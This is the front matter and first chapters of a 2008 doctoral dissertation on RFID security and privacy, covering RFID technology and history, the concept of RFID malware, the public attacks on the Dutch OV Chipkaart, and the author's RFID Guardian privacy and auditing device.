SECURITY AND PRIVACY OF RADIO FREQUENCY IDENTIFICATION

MELANIE R. RIEBACK

This work was carried out in the ASCI graduate school.
ASCI dissertation series number 166.

Doctoral committee:
prof.dr. Andrew S. Tanenbaum (promotor)
dr. Bruno Crispo (copromotor)
prof.dr. Gildas Avoine (UC Louvain)
prof.dr. Frances M. T. Brazier (Vrije Universiteit, Amsterdam)
dr. Ari Juels (RSA Security)
prof.dr.ir. Vincent Rijmen (KU Leuven / TU Graz)
prof.dr. Sanjay E. Sarma (MIT)

Parts of Chapter 1 have been published in *IEEE Security and Privacy*.

Parts of Chapters 2 and 3 have been published in *IEEE Pervasive Computing*, the *3rd Conference on Security and Protection of Information*, and the book *Crimeware* (Addison-Wesley).

Parts of Chapter 4 have been published in the *4th IEEE International Conference on Pervasive Computing and Communications* and the *Elsevier Pervasive and Mobile Computing Journal*.

Parts of Chapters 5 and 6 have been published in the *20th USENIX/SAGE Large Installation System Administration Conference*.

Parts of Chapters 7 and 8 have been published in the *10th Australasian Conference on Information Security and Privacy* and the *13th International Workshop on Security Protocols*.

VRIJE UNIVERSITEIT

SECURITY AND PRIVACY OF RADIO FREQUENCY IDENTIFICATION

ACADEMISCH PROEFSCHRIFT

ter verkrijging van de graad Doctor aan
de Vrije Universiteit Amsterdam,
op gezag van de rector magnificus
prof.dr. L.M. Bouter,
in het openbaar te verdedigen
ten overstaan van de promotiecommissie
van de faculteit der Exacte Wetenschappen
op donderdag 11 september 2008 om 13.45 uur
in de aula van de universiteit,
De Boelelaan 1105

door

Melanie Rose Rieback

geboren te Cleveland, Ohio, Verenigde Staten

promotoren: prof.dr. A.S. Tanenbaum
dr. B. Crispo

For Bess, Fay, and Stan

CONTENTS

LIST OF FIGURES

LIST OF TABLES

ACKNOWLEDGEMENTS

My graduate school experience has been an adventure. I had expected an abundance of reading, writing, and time alone in front of the computer – but the four years of my Ph.D. thrust me into the midst of an RFID Security whirlwind that was more crazy and socio-political than I could have imagined.

Much of this is due to my Ph.D. advisor Andrew Tanenbaum, who helped turn "yet another research paper" into a surreal turn of events. An expert at applying technical skills to divergent interests, Andy is the embodiment of how one can pull off (almost) anything by stubbornly applying a mix of passion, engineers' reductionism, obsessive focus, community building, technological savvy, and a sense of humor. I have been inexpressably lucky to have him as a mentor. Andy has also provided me with far more support (time / energy / intellect / funding) than I could have ever asked for with a good conscience.

I also owe a tremendous debt of gratitude to Rutger Hofman (the lead RFID Guardian SW developer) and Serge Keijser (the lead RFID Guardian HW developer). Without their energy and technical skills, this project would have never gone anywhere! I am also grateful to Georgi Gaydadjiev from the TU Delft – he had faith in me when I approached him 3 years ago, and he has generously provided a constant stream of CE/EE support ever since.

The RFID Guardian Project has had amazing contributors and friends during the past few years. I want to thank: Bruno Crispo, Patrick Simpson, Frances Brazier, Katerina Mitrokotsa, Jedediah Dietrich, Vincent Osinga, Hongliang Wang, Charalampos Zois, Narasimha Raghavan, Nicholas Tittley, Jurgen Chung, Sven Gude, Peter Peerdeman, Antoine Talen, Jannes Smitskamp, Rik Kaspersen, Rolf Streefkerk, Jelle van Etten, Chen Zhang (VU), Edmond Balidemic, Iliass Bannouh, Michael Gonen, Mark van Schie, Tim Velzeboer, Sebastiaan Voorderhaake, Edwin Wiek, Dimitris Stafylarakis, the late Stamatis Vassiliadis (TU Delft), Bas Wensveen, Rien Homs (Hogeschool Inholland), John Sinteur (Dubbele.com), Yoav Naveh, Noam Rathuis, Aviram Jenik, and Gadi Evron (Beyond Security), Job de Haas, Mark Witteman, Fred de Beer, Dennis Vermoen, and Harko Robroch (Riscure), Andrew Richardson, Peter Honeyman (Univ. of Michigan), Rop Gonggrijp, Fabienne Serriere (Cryptophone), Bert Vlaanderen (V&V Design), Nigel

Wagstaff, Ward Mosmuller (VU Technology Transfer Office), Anton Tombeur and Eduard Stikvoort (Philips Research), Gildas Avoine (UC Louvain), Ari Juels (RSA Security), Vincent Rijmen (TU Graz), Sanjay Sarma (MIT Auto-ID Center), Rob van Kranenburg (Waag Society), Peter Eckersley (Electronic Frontier Foundation), and Cory Doctorow (UCSD). Finally, thanks to the NWO (Dutch Science Foundation), KNAW (Dutch Royal Academy of Science), and NLnet for their past and continuing financial support of the RFID Guardian project.

This Ph.D. dissertation is dedicated to (the memory of) my grandparents: Bess Weiner, and Fay and Stanley Feller. I am also obliged to acknowledge my parents, Eileen and David Rieback – my mom has made me a type-A stubbornly independent geek (when necessary), and my dad has made me a type-B slacker goofball (the rest of the time) – the mix has worked well for me. I would also like to send my best wishes and love to Ellen and Michelle Rieback, Sheila Painter, Evan, Eric, and Ross Margelefsky, Anita Axelrod, Jim and Iris Shur, Shayndelynne Zeldin, and Ray Sinukoff.

I also owe a lot to my friends. I am grateful to René Butter for his support throughout many critical periods during my Ph.D. Thanks also to my fun-loving VU coworkers, past and present, (Elth, Philip, Jan-Mark, Ben, Jorrit, Mischa, Bogdan, Swami, Guido, Niels, Ana, Daniela, Paolo, Nate, David). Also thanks to my friends, both local and overseas (Sarah Kraynick, Christine Fischer, Bram Visser, Ben Rosner, Laurie Dinnerstein, David Marcus, Tommy Walsh, Eddie Silverman, Mike Gerson). A shout out to some of the amazing computer geeks that I've met during my travels (Raven Alder, Lee Damon, Tom Limoncelli, Richard Lindberg), and much love to the Girl Geek Dinner, MeetIN Amsterdam, and Knights of the Toaster for providing fun distractions in Amsterdam. And last, but not unimportantly, thanks to Steve Runner and Adam Tinkoff for producing awesome podcasts that have fueled my running addiction!

SAMENVATTING

Beveiliging en Privacy van Radio Frequentie Identificatie

Radio Frequency Identification (RFID) tags zijn computerchips die op een afstand van energie (stroom) voorzien worden door hun uitleesapparaten. RFID tags worden beschouwd als de opvolger van de barcode. Ze bieden bieden draadloze identificatie, en beloven een revolutie in industriële, commerciële en medische toepassingen. RFID tags bieden een gemakkelijke manier om informatie over fysieke objecten te verzamelen. Het voordeel van RFID tags is dat zij informatie over meerdere objecten kunnen bevatten en dat zij van een afstand en door fysieke barrières uitgelezen kunnen worden. Binnen de "ubiquitous computing" visie van Mark Weiser kunnen RFID tags onze interacties met computinginfrastructuur uitgroeien tot iets onbewusts en fantastisch.

RFID chips zijn in het algemeen net zo groot als een korreltje rijst, en zij hebben ingebouwde logica en een analoog frontend. Passieve (en semi-actieve) RFID tags worden volledig gevoed door middel van energie die ze krijgen van hun RFID lezers, en daarentegen gebruiken actieve tags batterijen waardoor zij een groter bereik hebben. Low frequency (LF) tags (125–135 kHz) zijn uitleesbaar tot 30 centimeter, high frequency (HF) tags (13.56 MHz) tot 1 meter, ultra high frequency (UHF) tags (860–960 MHz en 2.45 GHz) tot 7 meter, en actieve tags tot 100 meter of meer.

RFID tags worden gepresenteerd als een technologie om kosten te besparen door efficiëntie van het zaken doen te verhogen, om transparantie in de logistiek te verbeteren, en om pervasive of embedded computing te implementeren. Met RFID tags vervagen dus de grenzen tussen de online-wereld en de fysieke wereld. Daardoor maakt RFID een tal van nieuwe toepassingen mogelijk binnen toegangsbeheer, automatisering van de detailhandel, (slimme) huizen en kantoren, en het opsporen van mens en dier.

PROBLEEMSTELLING

Ondanks de talloze voordelen, heeft RFID ook een duistere kant. Dezelfde gebruikersvriendelijkheid en beschikbaarheid die RFID zo revolutionair maakt geeft minder ethische mensen ongekende mogelijkheden tot diefstal, geheime opsporing en gedragsprofilering. Zonder afdoende toegangsbeheer kunnen aanvallers ongehinderd RFID tags lezen, en daardoor de locatie van mensen of objecten bespioneren, RFID tags klonen, data van RFID tags wijzigen, of de communicatie tussen RFID tags and RFID lezers verstoren.

Er is een manier nodig om RFID tags (zelfs de allergoedkoopste) in de gaten te houden en tegen misbruik te beschermen. Om de privacy te beschermen is het nodig om op een gebruikersvriendelijke manier om de RFID beveiligingsfunctionaliteit te coordineren, door nauwkeurige uitvoering van audits, sleutelmanagement, toegangsbeheer, en authenticatie via de RFID interface.

RFID installaties moeten aan de hand van beveiligingsaudits en penetratietesten beoordeeld worden net zoals andere computersystemen. Organisaties die RFID systemen ingebruik nemen hebben de verantwoordelijkheid om de beveiliging van hun installaties op de proef te stellen, maar zij weten vaak niet hoe ze dit moeten doen. Dit is iets wat de computerbeveiligingsindustrie wel op wil pakken, maar veel beveiligingsexperts hebben een gebrek aan de geschikte testapparatuur voor RFID systemen. Het is dus van belang dat dergelijke testapparatuur ontwikkeld wordt en beschikbaar komt voor beveiligingsexperts (en ontwikkelaars op het gebied van RFID).

BIJDRAGEN

In dit proefschrift introduceer ik het concept “RFID malware” en beschrijf ik het ontwerp, implementatie, en evaluatie van de “RFID Guardian”, het eerste geïntegreerde platform voor RFID beveiliging en privacybeheer.

RFID Malware

In dit proefschrift beschrijf ik het concept van RFID malware, in het bijzonder RFID exploits, RFID wormen en RFID virussen. RFID systemen hebben een aantal aspecten die ze kwetsbaar en aantrekkelijk voor aanvallers maken: veel en complexe broncode, het gebruik van standaardprotocollen en technologieën, het gebruik van databasen en het aanwezigheid van waardevolle data.

RFID exploits zijn enkelgebruik aanvallen waarbij kwaadaardige data op RFID tags gebruikt wordt om achterliggende software componenten aan te vallen. RFID exploits misbruiken dus specifieke systeemcomponenten zoals databases, webin-

terfaces, en gluecode door middel van bekende aanvallen zoals buffer-overflows, code-insertion, en SQL-injectie. Kort samengevat, lanceren RFID exploits standaard "hack aanvallen", zoals overal te vinden op het Internet zijn, door goedkope, passieve RFID tags en contactloze kaarten, of door apparaten die RFID tags emuleren.

Een RFID worm is zichzelf voortplantende code dat netwerkverbindingen gebruikt om zichzelf te propageren naar databasen en nieuwe RFID tags . Wormen hebben vaak een zogenaamde "payload", die verwoestingen aanricht zoals het wissen van bestanden, informatie stiekem versturen via email of het installeren van "backdoors".

Een RFID virus is code die zichzelf kan voortplanten zonder de aanwezigheid van een netwerkverbinding; RFID tags zijn voldoende om RFID virusaanvallen te verspreiden. RFID virussen gebruiken RFID exploits om achterliggende RFID systemen te modificeren op een zodanige manier dat de data van nieuwe RFID tags worden voorzien van de code van het RFID virus. Zelfreferentieële commando's en quines zijn twee manieren om de volledige aanvalscode naar de juiste databaselocatie te schrijven. Ook RFID virussen kunnen voorzien worden van een schadelijke payload.

Systeembeheerders en ontwikkelaars van RFID middleware kunnen aanvallen op RFID systemen afweren door gebruik te maken van de volgende technieken: bounds-checking, het opschonen van invoer, het uitzetten van script-interpretors, het beperken van permissies, het scheiden van gebruikers, het binden van parameters, isolatie van de middleware server, en het voldoende reviewen van RFID middleware broncode.

RFID Guardian

De RFID Guardian is een mobiel, batterij-gevoed apparaat dat "bemiddeld" in interacties tussen RFID lezers en RFID tags .

Te bescherming van de privacy biedt de RFID Guardian een "RFID firewall". De huidige RFID countermeasures implementeren vaak hun beveiligingspolicies op de RFID tags; dit maakt de policies echter moeilijk te configureren en te gebruiken. Om deze situatie te verbeteren, wij hebben een RFID lezer met RFID tag emulatie gecombineerd in een platform dat de onderlinge coordinatie van RFID countermeasures mogelijk maakt. Individuele beveiligingspolicies worden dan afgedwongen door de unieke functies van de RFID Guardian (auditing, automatisch sleutelbeheer, bemiddeling tussen RFID tags en RFID lezers, off-tag authentication) samen met bestaande RFID beveiligingstechnieken (kill-commando's, slaap/waak modes, on-tag cryptografie). Andere doelstellingen van de RFID Guardian zijn: gedrag dat afhankelijk is van de context, gebruikersvriendelijkheid, en toepasbaarheid in de "echte wereld".

De RFID Guardian is ontworpen als een soort van “zwitsers zakmes” voor RFID beveiliging, met daarin een geïntegreerd pakket van beveiligingstesten: diagnostiek en monitoren, manipulatie en filteren van RFID pakketten, penetratietesten en side-channel aanvallen. Zo’n toolkit is essentieel voor het fatsoenlijk testen van de aanvalsbestendigheid van RFID systemen, waardoor eigenaren van RFID systemen goed onderbouwde afwegingen kunnen maken tussen beveiliging en gebruiksgemak voor een bepaalde toepassing.

We hebben de RFID Guardian gebouwd met behulp van standaardcomponenten, en onze ervaringen bevestigen dat actieve, mobiele apparaten zijn nuttig voor het beveiligen van RFID tags in verschillende toepassingen, inclusief de bescherming van goedkope tags die zichzelf anders niet kunnen beschermen.

CHAPTER 1

Introduction

This Ph.D. dissertation addresses the fundamental question: "How do you secure the shrinking computer?".

In the old days (circa the 1970s), computers were unencumbered and free. Some may remember a young upstart named Richard Stallman who refused to password protect his MIT Media Lab user account for ideological reasons. His reasoning was simple – who would want to abuse such a useful and wonderful new technology? Let the access be free!

A lot has changed since then. Computer viruses now make regular headlines, Internet security is a booming business. Even the corner hairdresser will happily rant about the dangers of Internet banking. However, as computers get smaller and more pervasive, their security and privacy issues become less well understood.

Over the past few decades, the computer has been shrinking; room-sized mainframes and minicomputers evolved into a form that fits snugly onto a desk or a lap. Computers have been embedded into commonplace objects like cars, traffic lights, stereos, microwave ovens, and wrist watches, and at some point, these computers achieved wireless networking. Researchers then decided to build even tinier computers, that are equipped not only with wireless communications, but with "wireless power." These millimeter-scale computers became known as Radio Frequency Identification (RFID) chips, and they are now used in all kinds of applications.

But the fundamental question remains: how do you secure the smallest and weakest of computers? How does one secure computers that can not perform cryptography? And what happens with computers that are so power limited that they can no longer control their own access? As illustrated since the 1970s, naive idealism is not enough.

This Ph.D. dissertation explores the security and privacy issues of Radio Frequency Identification technology. The first part of my thesis expounds upon the

security and privacy threats that RFID faces, and the second part proposes a solution that I call the RFID Guardian.

1.1. MOTIVATION FOR THIS WORK

Radio Frequency Identification (RFID) tags are remotely powered computer chips that augment everyday objects with computing capabilities. Corporate executives tout RFID technology as a technological means to achieve cost savings, efficiency gains, and unprecedented visibility into the supply chain. Scientific researchers consider RFID technology as nothing short of an embodiment of the paradigm shift towards low-cost ubiquitous computing. In both cases, RFID tags will blur the boundaries between the digital and physical worlds.

RFID automation will bring an unfathomable barrage of new applications. RFID proponents extol its professional uses for real-time asset management and supply chain management. RFID-based access passes help to police residential, commercial, and national borders; drivers have embraced RFID-based payment systems like EZ-Pass, FastPass, IPass, PayPass, and SpeedPass. RFID-based "feel good" personal applications are also proliferating, from automated dishwashers, to "smart rabbits"[115].

However, this pervasive computing utopia also has its dark side. Similar to other pervasive computing technologies (e.g., facial recognition, mobile phones), the same ease-of-use and pervasiveness that makes RFID technology so revolutionary offers less-then-ethical characters unprecedented opportunities for theft, covert tracking, and behavioral profiling. Without the appropriate controls, attackers can perform unauthorized tag reading and clandestine location tracking of people or objects (by correlating RFID tag "sightings"). Snooping is possible by eavesdropping on tag/reader communications. Criminals can also manipulate RFID-based systems (i.e. retail checkout systems) by either cloning RFID tags, modifying existing tag data, or by preventing RFID tags from being read in the first place.

Individuals need a means with which they can monitor and control access to their RFID tags (including the low-cost ones). Additionally, consumer privacy would be enhanced by an easy-to-use means of coordinating RFID security mechanisms, and should have fine-grained control over RFID-based auditing, key management, access control, and authentication capabilities.

RFID installations should also be subject to the same kinds of security auditing and "red teaming" like any other kind of computer system. Deployers have the responsibility to audit and test the security of their RFID installations, but they generally have no clue how to do this themselves. The computer security industry

can pick up the ball here, but security experts still lack the right tools to work in the RFID domain. Computer security professionals need tools to help them bridge the gap, and start attacking RFID.

1.2. CONTRIBUTIONS

The research presented in this Ph.D. dissertation has had a two-fold impact. The primary contribution is purely academic; but this research also had a surprisingly large impact on the "real-world."

1.2.1. Academic

This dissertation presents the design, implementation, and evaluation of the RFID Guardian, the first-ever unified platform for RFID security and privacy administration.

For RFID privacy protection purposes, the RFID Guardian resembles an "RFID firewall", enabling individuals to monitor and control access to their RFID tags by combining a standard-issue RFID reader with unique RFID tag emulation capabilities. Our system provides a platform for coordinated usage of RFID security mechanisms, offering fine-grained control over RFID-based auditing, key management, access control, and authentication capabilities. We have prototyped the RFID Guardian using off-the-shelf components, and our experience has shown that active mobile devices are a valuable tool for managing the security of RFID tags in a variety of applications, including protecting low-cost tags that are unable to regulate their own usage.

The RFID Guardian also aims to provide a "Swiss Army Knife" for RFID security, offering an integrated suite for the following kinds of RFID-based security testing: security diagnostics and monitoring, packet manipulation and filtering, penetration testing and side-channel attacks. Such a toolkit is essential for performing proper risk assessments of RFID systems, which can then enable deployers to make appropriate tradeoffs between security and RFID application requirements.

1.2.2. Real-World Impact

Much of computer science, while seemingly dry and technical at first blush, has an overwhelmingly fascinating human story behind it. Fortunately, the RFID security/privacy research presented in this Ph.D. dissertation is no exception. Here is a subjective first-hand account of the "real-world" events that unfolded in parallel to the scientific work described in the rest of this thesis.

The RFID Virus On March 15, 2006, my co-authors and I published an article entitled 'Is Your Cat Infected with a Computer Virus?'[132] at the Fourth Annual IEEE International Conference for Pervasive Computing and Communications (IEEE PerCom) along with a companion website at http://wwww.rfidvirus.org. (This research is described in Chapter 4 of this dissertation.)

The first reaction to our paper was irrational exuberance from the press. They went wild upon hearing the words "RFID virus," and the story was picked up by the New York Times, the Washington Post, Reuters, UPI, de Volkskrant, Computable, Computerworld, Computer Weekly, CNN, BBC, Fox News, MSNBC, and many other print, broadcast, and online news outlets, and blogs, which are listed at http://www.cs.vu.nl/~ast/rfid/. However, while the original two news reports from the New York Times and Volkskrant kept a reasonably balanced perspective, the follow-up news reports one-upped each other with increasingly sensational reports, culminating in fictional "quotes" stating how RFID malware could cause a global infection within 24 hours.

Not surprisingly, shortly after the rapid spread of sensational press articles, the backlash began. RFID industry trade groups issued some statement downplaying the real-world value of our results, in an attempt to reassure nervous customers.[50] Other RFID industry sympathizers used less restraint in their choice of wording, attempting to discredit our research by calling it "rubbish," "semi-academic," and "bunk." The antivirus industry released contradictory negative evaluations of our research. Sophos released a statement saying that our research results were rubbish and meaningless in the real world, while Kaspersky released a press release chiding us for releasing our findings, and calling our research "dangerous" and "immoral." Some auto-id industry journalists and bloggers just blindly parroted the criticism.

In contrast, other parts of the RFID industry gave us an overwhelmingly positive response. Within 24 hours of release of the article, chief architects of large companies producing RFID middleware were quietly approaching us for help evaluating the security of their RFID middleware. RFID companies, consumer-rights organizations, and the antivirus industry were inviting us to do consultations and/or invited talks. We had to start turning down a number of the offers, due to the demands that all of this was placing on our time. Amidst the chaos, our research paper also received the Best Paper Award for High Impact at the IEEE PerCom conference.

In retrospect, according to Google Trends, our RFID malware research triggered the single largest news event that RFID technology ever had. If you type "RFID" into Google Trends[1], you will get the result that is shown in Figure 1.1. There is a noticeable peak in the "RFID" news reference volume in March 2006. Directly above the peak is label C, which says "RFID Tags Vulnerable". This

links to a news article describing our RFID malware research.




Figure 1.1: Google Trends: RFID

That goes to show that regardless of whether (or not) the RFID industry agrees with the results of our research on RFID malware, there is no doubt that the research described in this Ph.D. dissertation has raised the awareness of RFID security and privacy issues on a massive global scale.

RFID Guardian The RFID Guardian has had an impact of its own, separate from that of the RFID Virus. A vibrant open-source HW/SW project, the RFID Guardian was one of the first RFID tag emulators, and is the first-ever "RFID firewall". For this reason, the RFID Guardian has received copious attention in the popular press (i.e. Popular Science and Scientific American). Also, our USENIX Lisa 2006 paper describing Version 2 of the RFID Guardian prototype won the Best Paper Award.

However, the relevance of the RFID Guardian's tag emulation and security auditing abilities were underscored during the recent attacks on the RFID-based Dutch Public Transportation pass, the "OV Chipkaart." The OV Chipkaart system

has been successfully attacked four times so far:

1. In July 2007, two University of Amsterdam students, Pieter Siekerman and Maurits van der Schee, used the single-use MIFARE Ultralight cards to exploit a back-end server bug. (I provided these two students with advice during the early stages of their project)

2. In December 2007, three German hackers, Karsten Nohl, Hendryk Plotz, and Starbug reverse engineered the proprietary MIFARE Classic Crypto-1 algorithm. This threatened the security of the multiple-use MIFARE 1K and 4K cards used for OV Chipkaart subscriptions.

3. In January 2008, Roel Verdult, an MSc. student from the Raboud University of Nijmegen, used an RFID tag emulator to conduct a simple but successful replay attack on the single-use MIFARE Ultralight cards. (This type of attack is also possible using the RFID Guardian.)

4. In March 2008, researchers from the Raboud University of Nijmegen conducted a purely cryptographic attack against the MIFARE Classic Crypto-1 algorithm (partially based upon the German hackers' results), leading to the demonstrated cloning of MIFARE 1K/4K cards.

The OV Chipkaart system cost $2 billion, and the rapid sequence of attacks caused widespread media attention in the Netherlands. For that reason, immediately after the third attack, the Dutch Parliament ("Tweede Kamer") called an emergency plenary session to discuss the OV Chipkaart hack, during which Tineke Huizinga, the Dutch Secretary of Transport and Public Works ("Verkeer en Waterstaat") almost lost her job.

On the day prior to the plenary session, a small group of us (Roel Verdult and Wouter Teepe from Raboud Universiteit, Dutch hacker Rop Gonggrijp, and I) were invited to testify at a Dutch parliamentary hearing, regarding the cause of the problems and future of the OV Chipkaart system. (We also had similar meetings with Translink, the deployers of the OV Chipkaart system, and Secretary Huizinga at the Dutch Ministry of Transport.)

We explained to the Parliament members why "security by obscurity" does not work, and discussed how the situation is largely a result of closed-source HW/SW and a closed design processes. (Thus preventing timely advice about the system architecture, and a proper security audit.) We suggested that the Dutch Parliament look to the National Institute of Standards and Technology (NIST) in the USA as an example of how to incorporate open standards and peer review into the design of critical national infrastructure.

Figure 1.2: Testifying at the Dutch Parliament

At least one of the Dutch parliament members took our message to heart. Parliament member Wijnand Duyvendak (GroenLinks) opened the "Tweede Kamer" session with the following words:[29]

> ... Het debat over de OV-chipcard staat ook symbool, zo ondervonden wij gisteren bij de hoorzitting letterlijk aan den lijve, voor de keuze: open of geheime software. Het failliet van de geheime gesloten software kwam gisteren scherp aan het licht. GroenLinks pleit er al heel lang voor dat de overheid moet gaan werken met open source-software. Gisteren werd pijnlijk duidelijk dat wij misschien een heel hoge prijs moeten betalen voor het feit dat deze raad bij de OV-chipcard niet is opgevolgd. Het lijkt erop dat alle verantwoordelijken zich de risico's van de gesloten geheime software op geen enkele manier hebben gerealiseerd.

Which translates to:

> ... The debate about the OV-Chipcard is symbolic, as we discovered firsthand at yesterday's hearing, for the choice: open or closed software. The bankruptcy of closed source software shone solidly in the limelight yesterday. GroenLinks (a Dutch political party) has urged for a long time that the government should work with open-source software. Yesterday it became painfully obvious that we may pay a high price due to the fact that this advice was not followed for the OV Chipcard. It seems like the responsibility for the risks surrounding the use of closed secret software has not been accepted in any fashion."

We (the RU researchers, Rop Gonggrijp, and I) have follow-up meetings scheduled with both Translink and the Dutch Ministry of Transport. Our intention is to push the various parties towards independently auditing and patching the current OV Chipkaart system – but only as a means of buying time for the development of a new public transport payment system that will make use of open design processes, open-source HW/SW, and well-known open cryptographic algorithms. (Instead of the current "security by obscurity").

Despite the fact that the Dutch Ministry of Transport and Translink are listening to us, I do not know if they will follow our advice. Only time will tell.

1.3. STRUCTURE OF THE DISSERTATION

The rest of this dissertation is structured as follows:

- **Chapter 1 - Introduction**
  This chapter introduces the primary themes and motivation for our work, and describes its academic and real-world impact.
- **Chapter 2 - Radio Frequency Identification**
  This chapter describes RFID technology, its infrastructure, and applications.
- **Chapter 3 - RFID Security and Privacy**
  This chapter gives both a historical and modern perspective on the security and privacy threats surrounding RFID technology, and briefly touches upon potential countermeasures.
- **Chapter 4 - RFID Malware**
  This chapter introduces the concept of RFID malware, offering proof-of-concept code for: RFID exploits, RFID worms, and RFID viruses.
- **Chapter 5 - RFID Guardian: Platform Overview**
  This chapter gives an overview of the prototyped RFID Guardian platform, including the HW, SW, and user interfaces.
- **Chapter 6 - RFID Guardian: Primitive Operations**
  This chapter describes the RFID Guardian's most basic building blocks, including tag emulation, selective RFID query/response jamming, and Guardian Protocol.
- **Chapter 7 - Tools for RFID Privacy**
  This chapter discusses the design and implementation of the RFID Guardian's main privacy features, including auditing, key management, access control, and authentication.

- **Chapter 8 - Tools for RFID Security**
  This chapter discusses the design and implementation of the RFID Guardian's main security features, including diagnostics and monitoring, packet manipulation, and penetration testing.

- **Chapter 9 - Discussion**
  This chapter discusses possible attacks against the RFID Guardian, plus some relevant legal issues.

- **Chapter 10 - Related Work**
  This chapter provides a survey of RFID security and privacy research, including both offensive and defensive techniques. It also compares the most closely-related tools to the RFID Guardian.

- **Chapter 11 - Summary and Conclusions**
  This chapter gives a brief recap of this dissertation, and points out some future work and lessons learned.

CHAPTER 2

Radio Frequency Identification

2.1. INTRODUCTION TO RFID

Radio Frequency Identification (RFID) is the quintessential Pervasive Computing technology. Touted as the replacement for traditional barcodes, RFID's wireless identification capabilities promise to revolutionize our industrial, commercial, and medical experiences. The heart of the utility is that RFID makes gathering information about physical objects easy. Information about RFID tagged objects can be read through physical barriers, and from a distance. In line with Mark Weiser's concept of "ubiquitous computing"[170], RFID tags could turn our interactions with computing infrastructure into something subconscious and sublime.

Figure 2.1: Philips I.Code RFID Tag

2.1.1. Historical Perspective

Radio Frequency Identification's primary prerequisite was the advent of radio technology. Since Guglielmo Marconi first transmitted radio signals across the Atlantic in 1901, radio waves have been an important way to send messages, from the dots-and-dashes of Morse code, to the first voice broadcast in 1906. Scientists discovered that radio waves could be used for more than just message transmission[91]. In 1935, Scotsman Alexander Watson-Watt showed how his new invention, radar, could use radio waves to locate physical objects[11]. *Radar* found its first big application during World War II, where it detected incoming aircraft by sending out pulses of radio energy and detecting the echoes that were sent back[21]. The reflection of radar energy was a form of "on-off modulation," that indicated the presence or absence of an aircraft. However, radar operators still had no way of distinguishing their own friendly forces from enemy aircraft, which presented a major military weakness.[1] The Germans attempted to solve this problem by simultaneously rolling their aircraft in response to a signal from the ground radar station[21]. This would change the polarization of the radar reflections, creating a distinctive blip on the radars that differed from others. This crude system was the first demonstration of "active" RF identification using electromagnetic backscatter[21]. The British responded by creating the *Identification Friend or Foe* (IFF) system, where long range transponders actively modulated the incoming ground radar signal, so the aircraft itself did not have to[11]. Parallel to these developments, *Harry Stockman* from the US Air Force Materiel Command published the first public description of RFID technology in his paper "Communications by Means of Reflected Power" in 1948[152]. The first RFID-specific patent, "Portable radio frequency emitting identifier" (patent #4,384,288) was also granted to Charles Walton on May 17, 1983[155].

2.1.2. RFID Tags/Readers

A half century has passed, and a combination of miniaturization (Moore's Law), expiring RFID patents, falling manufacturing costs, increased performance, and the marriage of commercial interests with RFID technology (largely spurred by the formation of the MIT Auto-ID Center in 1999) have caused RFID technology to suddenly taken on a form that now hardly seems recognizable. Modern *RFID tags*, like other "pervasive" technologies (i.e. sensor motes), represent a culmination of the evolution towards wireless infrastructure and low-cost embedded computers. RFID tags are now the size of a grain of rice, and have built-in logic

[1] Some people hypothesize that the attack on Pearl Harbor might have been thwarted if the radar been able to identify as well as detect. Apparently a U.S. radar station at Diamond Head had spotted the incoming airplanes, but dismissed them as American aircraft arriving from the mainland.

(microchip or state machine), a coupling element (analog front end w/ antenna), and memory (laser programmed or EEPROM). *Passive tags* (and *semi-active tags*) use the power from RFID readers to communicate, while *active tags* use battery power for greater range. *LF tags* (125-135 kHz) can typically be read up to 30 cm away, *HF tags* (13.56 MHz) up to 1 m away, *UHF tags* (2.45 GHz) up to 7 m away, and active tags up to 100 m away or more.

It is worth briefly mentioning that in this dissertation, "RFID" is used as a catch-all term for both "vicinity" tags and "proximity" contactless-smart cards. Vicinity technology is generally cheap and utilized for identification only, while proximity cards are generally more expensive, and feature additional functionality beyond identification. This difference is critical for making utility-security tradeoffs, although end-users are often not aware of the difference.

2.1.3. RFID Infrastructure

RFID deployments employ a wide variety of physically distributed RFID readers, access gateways, management interfaces, and databases. A typical example of an RFID *back-end architecture* is the *Electronic Product Code (EPC) Network*. This consists of: RFID tags, RFID readers, data filtering / correlation servers, Object Name (ONS) resolvers, and EPC Information Service (EPCIS) databases.

2.2. RFID APPLICATIONS

Supply Chain Management *Electronic Article Surveillance* (EAS) is a 1-bit form of RFID that has been used for theft control purposes since the 1960s. *EAS tags*, which indicate whether an item has been paid for, are usually deactivated at the checkout upon purchase. By extension, RFID tags are basically EAS tags augmented with additional data storage and processing. Low cost RFID tags promise to expedite *supply chain* processes, from moving goods through loading docks to managing the terabytes of data collected from these goods. Retailers like *Wal-Mart* as well as the *US Department of Defense* are already conducting RFID trials at the pallet, case, and item level. Wal-Mart even issued a mandate requiring its top 300 suppliers to adopt pallet-level RFID tagging by January 2006.

